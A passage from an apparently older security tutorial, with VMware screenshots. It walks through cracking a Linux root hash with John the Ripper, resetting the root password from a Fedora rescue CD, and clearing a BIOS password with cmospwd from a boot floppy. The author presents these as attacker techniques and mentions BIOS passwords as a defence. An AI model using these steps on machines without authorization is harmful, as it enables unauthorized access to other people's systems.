Session Edit View Bookmarks Settings Help
Shell
Auditor Security Collection
Shell - Konsole
2:46
You do not have VMware Tools installed.

```
root@1[ramdisk]# gunzip -c /opt/auditor/full/share/wordlists/english/english.txt.gz>/ramdisk/eng.txt
root@1[ramdisk]#
```

Figure 3.1.7 Unzipped the Wordlist


f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot
Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
Auditor Security Collection
Shell - Konsole
2:48
You do not have VMware Tools installed.

```
root@1[ramdisk]# john shadow -w:eng.txt
Loaded 1 password hash (FreeBSD MD5 [32/32])
password         (root)
guesses: 1  time: 0:00:01:54 100%  c/s: 20726  trying: password
root@1[ramdisk]#
```

Figure 3.1.8 Password Cracked

3.2 Cracking Linux Password With Linux Rescue CD

The Linux rescue CD allows user to boot into rescue mode where have a mini Linux can be use to fix problems in installed Linux. But, the script kiddie take advantage of this utilities….In this section, I will use Fedora Rescue CD. Please note that this method will change the root user password.

Requirement: FC4 Rescue CD

Procedure :

1. Download the FC4Rescue CD ISO and burn it. The URL please refers to [4].

2. Insert the CD into the target machine, reboot and set the CD-ROM as the first boot device in the BIOS (Refer to **Figure 3.2.1**).


3. Enter into Linux Rescue Mode by entering the following command in boot screen (**Figure 3.2.2**).

   ```
   # linux rescue
   ```

4. Boot and wait until sh prompt is reached (Refer to **Figure 3.2.3**, **Figure 3.2.4**). Enter the following commands to change root password.


   ```
   # chroot /mnt/sysimage
   # passwd
   ```

5. Root user password changed (**Figure 3.2.5**).


f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
You do not have VMware Tools installed.


```
                          PhoenixBIOS Setup Utility
     Main      Advanced      Power      Boot      Exit

                                                   Item Specific Help

     CD-ROM Drive
    +Hard Drive                                    Keys used to view or
    +Removable Devices                             configure devices:
     Network boot from AMD Am79C970A               <Enter> expands or
                                                   collapses devices with
                                                   a + or -
                                                   <Ctrl+Enter> expands
                                                   all
                                                   <Shift + 1> enables or
                                                   disables a device.
                                                   <+> and <-> moves the
                                                   device up or down.
                                                   <n> May move removable
                                                   device between Hard
                                                   Disk or Removable Disk
                                                   <d> Remove a device
                                                   that is not installed.

 F1   Help   ↑↓  Select Item   -/+     Change Values          F9    Setup Defaults
 Esc  Exit   ↔   Select Menu   Enter   Select ▸ Sub-Menu      F10   Save and Exit
```

Figure 3.2.1 Reset The BIOS Setting


f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
Fedora
CORE
You do not have VMware Tools installed.

```
This is the FC Rescue CD.

 -  To enter rescue mode press the <ENTER> key.

 -  To install or upgrade FC type "linux" and then the <ENTER> key.

 -  Use the function keys listed below for more information.

[F1-Main] [F2-Options] [F3-General] [F4-Kernel] [F5-Rescue]
boot: linux rescue_
```


Figure 3.2.2 Enter Into Linux Rescue Mode



f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
You do not have VMware Tools installed.

```
Linux Plug and Play Support v0.97 (c) Adam Belay
usbcore: registered new driver usbfs
usbcore: registered new driver hub
ACPI: PCI Interrupt Link [LNKD] enabled at IRQ 9
ACPI: PCI Interrupt Link [LNKB] enabled at IRQ 11
ACPI: PCI Interrupt Link [LNKC] enabled at IRQ 10
PCI: Using ACPI for IRQ routing
PCI: if you experience problems, try using option 'pci=noacpi' or even 'acpi
'
PCI: Cannot allocate resource region 4 of device 0000:00:07.1
Simple Boot Flag at 0x36 set to 0x1
apm: BIOS version 1.2 Flags 0x03 (Driver version 1.16ac)
apm: overridden by ACPI.
audit: initializing netlink socket (disabled)
audit(1126056931.4294967184:0): initialized
Total HugeTLB memory allocated, 0
VFS: Disk quotas dquot_6.5.1
Dquot-cache hash table entries: 1024 (order 0, 4096 bytes)
SELinux:  Registering netfilter hooks
Initializing Cryptographic API
Limiting direct PCI/PCI transfers.
pci_hotplug: PCI Hot Plug PCI Core version: 0.5
ACPI: Processor [CPU0] (supports C1, 8 throttling states)
isapnp: Scanning for PnP cards...
```


Figure 3.2.3 Boot The Fedora Rescue CD



f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
You do not have VMware Tools installed.

```
Rescue

Your system has been mounted under
/mnt/sysimage.

Press <return> to get a shell. If you
would like to make your system the
root environment, run the command:

        chroot /mnt/sysimage

The system will reboot automatically
when you exit from the shell.

                 OK

<Tab>/<Alt-Tab> between elements  |  <Space> selects  |  <F12> next screen
```

Figure 3.2.4 Start Enter Into Rescue Mode


f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
You do not have VMware Tools installed.

```
Your system is mounted under the /mnt/sysimage directory.

When finished please exit from the shell and your system will reboot.

sh-2.05b# chroot /mnt/sysimage
sh-2.05b# whoami
root
sh-2.05b# passwd
Changing password for user root.
New password:
BAD PASSWORD: it is based on a dictionary word
Retype new password:
passwd: all authentication tokens updated successfully.
sh-2.05b# _
```

Figure 3.2.5 Root Password Changed

4.0 Cracking Bios Password

There are a few things you can do to make it harder for script kiddie to crack local Administrator/root password. From the Cracking Windows and Linux sections, script kiddie will most likely have to get into the BIOS to set it to boot from the CD-ROM or Diskette. So, setting up a BIOS password will help keep script kiddie from using Auditor CD or Diskette (Refer to **Figure 4.0.1**). This section will show you how script kiddie bypass the BIOS authentication and reset the BIOS setting. Actually, there were a lot of tutorial can get from internet. Try google them…….

Note: Two type of BIOS security setting, (1) BIOS Setup Password Lock (2) System Password Lock

4.1 Cracking BIOS I

Please note that this method will only work if the target machine has **default setting boot from Floppy drive**.

Requirement: Blank Floppy 1.44M Disk

Procedure :

1. Create the MS-DOS Startup Disk. Please refer to procedure (1) in Cracking Windows XP Password with a Bootable Floppy Disk section.

2. Copy the BIOS password recovery tool into startup disk. In this section, I will use **CmosPwd.exe** to flash a password protected BIOS.

    - Cmospwd.exe
    - Cwsdstub.exe
    - Cwsdpmi.exe
    - Cwsparam.exe
    - Cwsdpr0.exe

3. Insert the floppy in the target machine and start boot the system (**Figure 4.1.1**).


4. Remember to disable the swap of swapfile (cwsdpmi.swp) with the following command (**Figure 4.1.2**).

    ```
    A:\>cwsdpmi -s
    ```

5. Run the BIOS password recovery tool, **cmospwd.exe**. Kill the BIOS password with the following command (**Figure 4.1.3**).


```
A:\>cmospwd.exe /k
```

6. Reboot the target machine. Now, the script kiddie successful enter in BIOS setup screen (**Figure 4.1.4** and **Figure 4.1.5**).


Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Power Settings Devices View Help
Power Off
Power On
Suspend
Reset
Full Screen
VMware Tools is not running. Click on this text to install.
For Help, click Help Topics on the Help Menu.


```
                    PhoenixBIOS Setup Utility

                   p½        [        ]

                         Enter   Accepts
                         Esc     Exit
```

Figure 4.0.1 BIOS Password Protection


Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Power Settings Devices View Help
Power Off
Power On
Suspend
Reset
Full Screen
VMware Tools is not running. Click on this text to install.
For Help, click Help Topics on the Help Menu.


```
Starting...


Microsoft(R) Windows Millennium
   (C)Copyright Microsoft Corp 1981-1999.

A:\>dir

 Volume in drive A has no label
 Volume Serial Number is 2A87-6CE1
 Directory of A:\

COMMAND  COM          93,040  06-08-00   5:00p
CONFIG   SYS               0  09-05-05  10:10a
NTFSDOS  EXE          53,243  08-27-01  11:03a
PKZIP    EXE          42,166  09-06-05  11:44p
CMOSPWD  EXE          36,568  02-03-05   9:21a
         5 file(s)        225,017 bytes
         0 dir(s)       1,114,624 bytes free

A:\>_
```

Figure 4.1.1 Boot The Target Machine With Startup Disk


Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Power Settings Devices View Help
Power Off
Power On
Suspend
Reset
Full Screen
VMware Tools is not running. Click on this text to install.
For Help, click Help Topics on the Help Menu.

